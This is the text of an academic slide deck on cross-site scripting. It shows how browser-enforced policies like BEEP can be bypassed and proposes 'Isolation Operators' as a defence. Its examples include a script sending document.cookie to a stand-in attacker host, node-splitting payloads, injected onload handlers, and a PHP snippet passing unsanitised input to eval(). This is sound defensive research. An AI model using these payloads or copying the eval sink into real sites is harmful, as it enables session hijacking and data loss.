Code-Injection Attacks in Browsers Supporting Policies

Elias Athanasopoulos, Vasilis Pappas,
and Evangelos P. Markatos
FORTH-ICS

What is all about?

New code-injection attacks

or

return-to-libc attacks in the web

Motivation

- Cross-Site Scripting (XSS) is considered as a major threat
  - XSS attacks are roughly 80% of all documented security vulnerabilities (Symantec, 2007)
  - McAfee Websites Vulnerable to Attacks (4th May 2009)
- Web sites are becoming richer
  - AJAX interfaces
  - Increase of client-side code (JavaScript)

XSS Mitigation

- Static analysis
- Taint analysis
- Server/Client sanitization
- HTTP Cookies
- Enforcing policies in the browser

XSS Mitigation

- Static analysis
- Taint analysis
- Server/Client sanitization
- HTTP Cookies
- **Enforcing policies in the browser**

T. Jim, N. Swamy, and M. Hicks.
BEEP: Defeating script injection attacks with browser-enforced embedded policies
(ACM WWW 2007)

Overview

- How can an attacker bypass BEEP
  - *return-to-libc* attacks in the web
- A new framework for XSS mitigation based on Isolation Operators

Roadmap

- XSS Short Introduction
- BEEP & Attacks
- Isolation Operators
- Conclusion
- Demo

XSS Short Introduction

- **XSS Short Introduction**
- BEEP & Attacks
- Isolation Operators
- Conclusion
- Demo

An Example

- A user posts a comment to a blog story
- She enters some JavaScript inside
  - My cool comment.
    ```
    <script>location.href =
    www.attacker.com/document.cookie
    </script>
    ```
- Alice is browsing also the story; the script renders in her browser
- The attacker receives a request to her server with Alice's cookie

Stealing Cookies…

- The attacker has managed to steal Alice's Cookie
- The attacker is able to hijack Alice's session
  - Login to the web site with Alice's credentials
  - Perform actions in the web site like she was Alice

…is not the only way!

- The attacker could inject JavaScript code that performs operations on the web site
  - Delete Alice's comments
  - Post comments (with Alice's credentials)
- If Alice had administrator privileges
  - The attacker could take full control of the web site in some occasions

XSS != Cookie Stealing

- A buffer overflow attack compromises an application
  - This can sometimes lead to host compromising
- An XSS attack compromises a web application
  - This can sometimes lead to web system compromising (e.g. the "Google system")

BEEP & Attacks

- XSS Short Introduction
- **BEEP & Attacks**
- Isolation Operators
- Conclusion
- Demo

BEEP

- The web server embeds policies in web documents
- The web browser
  - Identifies trusted and non trusted client-side code
  - Executes client-side code according to the defined policies

Assumptions

Web browsers have all the required complexity in order to detect (parse) and render a script

Assumptions

The web application developer knows exactly which scripts are trusted to be executed in the web browser

```
grep -i ”\<script" -o fb-home.php | wc -l
 23
```

Policy Enforcement

- Script Whitelisting
- DOM Sandboxing

Script Whitelisting

- Web server
  - Generates a cryptographic hash for each script it produces
  - Injects in each web document the list of cryptographic hashes (white-list), corresponding to the trusted scripts
- Web browser
  - Using a hook, it checks if there is a hash in the white-list for each script before execution

Limitations

- No validation about
  - Script location in the web page
  - Asynchronous events (`onload`, `onclick`, etc.)

return-to-libc in the web

- An attacker could mount an attack using **existing** white-listed JavaScript code

return-to-libc: during a buffer overflow, the attacker transfers control to a location in `libc` instead to code in the injected buffer

Examples

- Annoyance
- Data Loss
- Complete Takeover

Vulnerable Blog

```
<html>
<head> <title> Blog! </title> <head>
<body>
<a onclick="logout();">Logout</a>
<div class="blog_entry" id="123">{TEXT...} <input type="button" onclick="delete(123);"></div>
<div class="blog_comments”>
<li> <img onload="logout();" src="logo.gif">
<li> <img onload="window.location.href=’http://www.google.com’;" src="logo.gif">
<li> <img onload="delete(123);">
</div>
<a onclick="window.location.href=’http://www.google.com’;">Google</a>
</body>
</html>
```

Annoyance

```
<html>
<head> <title> Blog! </title> <head>
<body>
<a onclick="logout();">Logout</a>
<div class="blog_entry" id="123">{TEXT...} <input
type="button" onclick="delete(123);"></div>
<div class="blog_comments”>
<li> <img onload="logout();" src="logo.gif">
<li> <img onload="window.location.href=’http://
www.google.com’;" src="logo.gif">
<li> <img onload="delete(123);">
</div>
<a onclick="window.location.href=’http://
www.google.com’;">Google</a>
</body>
</html>
```

Data Loss

```
<html>
<head> <title> Blog! </title> <head>
<body>
<a onclick="logout();">Logout</a>
<div class="blog_entry" id="123">{TEXT...} <input
  type="button" onclick="delete(123);"></div>
<div class="blog_comments”>
<li> <img onload="logout();" src="logo.gif">
<li> <img onload="window.location.href='http://
  www.google.com';" src="logo.gif">
<li> <img onload="delete(123);">
</div>
<a onclick="window.location.href='http://
  www.google.com';">Google</a>
</body>
</html>
```

DOM Sandboxing

- The server marks specific regions as trusted
  - <div class=untrust> … no code here … </div>
- The browser executes code only in trusted regions

Vulnerability

- Node splitting
  - `<div class=untrusted> {content} </div>`
  - content := `</div>`**`<div class=trusted> {script} </div>`**`<div class=untrusted>`
- Countermeasure
  - Noncespaces: Using Randomization to Enforce Information Flow Tracking and Thwart XSS Attacks (NDSS 2009)

DOM Sandboxing Limitations

- Marking div/span elements with trust properties requires human effort

```
grep -i ”\<div" -o fb-home.php | wc -l
2708
grep -i "\/span" -o fb-home.php | wc –l
982
```

- Sometimes an attack can take place without having a DOM tree
  - Secure Content Sniffing for Web Browsers, or How to Stop Papers from Reviewing Themselves (Oakland 2009)

Isolation Operators

- XSS Short Introduction
- BEEP & Attacks
- **Isolation Operators**
- Conclusion
- Demo

Overview

- We propose a framework for complete isolation of trusted client-side code
- Key properties
  - Attack coverage
  - Easy implementation
  - Low overhead

Architecture

- Code separation at development time
- Isolation operators
- Browser actions

Code Separation

- We propose client-side code separation at development time
- Server-side technologies already use similar code separation schemes
  - PHP (`<?php` and `?>`)
- Enforcing the scheme in JavaScript can successfully *tag* all legitimate JavaScript

Example

```
<html>
 <img onload+=”render();”>
 <div class=‘welcome’>
  <<<<
     alert(“Hello World”);
  >>>>
  </div>
</html>
```

Isolation Operators

- An Isolation Operator (IO) acts on entire blocks of code
- An IO transposes a block of code in a new isolated domain
- The isolated domain can not be *ad hoc* executed
- The code must be de-isolated first and then executed

IO Examples

- XOR
- Symmetric encryption (e.g. AES)
- Matrix multiplication
  - Create a matrix with the bytes of a script
  - Multiply it with a matrix

IO Examples

- XOR
- Symmetric encryption (e.g. AES)
- Matrix multiplication
  - Create a matrix with the bytes of a script
  - Multiply it with a matrix

In Action

```
<html>
<div class='welcome'>
  <<<<
     alert("Hello World");
  >>>>
  </div>
</html>
```

Applying IO

```
<html>
<div class='welcome'>
  <script>
  vpSUlJTV2NHGwJyW/NHY...
  </script>
  </div>
</html>
```

Browser Actions

- Policies are expressed in the browser environment as actions
- The browser de-isolates and executes client-side code, instead of simply executing it
- Example
  - Look for `X-IO-Key` in HTTP headers
  - Apply XOR (`X-IO-Key`) and execute

Conclusion

- XSS Short Introduction
- BEEP & Attacks
- Isolation Operators
- **Conclusion**
- Demo

Conclusion


- Identify limitations of current policy based approaches for XSS mitigation
- Introduce new XSS attacks
  - *return-to-libc* in the web
- Proposal of an XSS mitigation scheme based on Isolation Operators

Ongoing Work

- Implementation of Isolation Operators in three leading web browsers
  - Firefox, WebKit (Safari), Chromium
- Implementation of the server-side part in Apache
- Full evaluation
  - Attack coverage, server overhead, client overhead, user-experience
- Full paper under submission

Demo

Thank you!



Elias Athanasopoulos
FORTH-ICS
elathan@ics.forth.gr

BACKUP

IO vs ISR

- Isolation Operators (IO) are heavily inspired by Instruction Set Randomization (ISR)
- ISR operates on instruction set
- IOs operate on blocks of source code

IO vs ISR

- ISR

  alert42("…");

- IO

  `vpSUlJTV2NHGwJyW/NHY...`

Why IO for JavaScript?

- Server lacks support for JavaScript handling
- Applying ISR for JavaScript
  - Requires at least a full JavaScript parser at the server side
  - The source will be parsed twice (one in production time and one in execution time)

Evil `eval()`

```
<?php
  $s = "<div id='malicious'>" .
  $_GET["id"] . "</div>";
  echo $s;
?>
<script>
  eval(document.getElementById('malicious').
  innerHTML);
</script>
```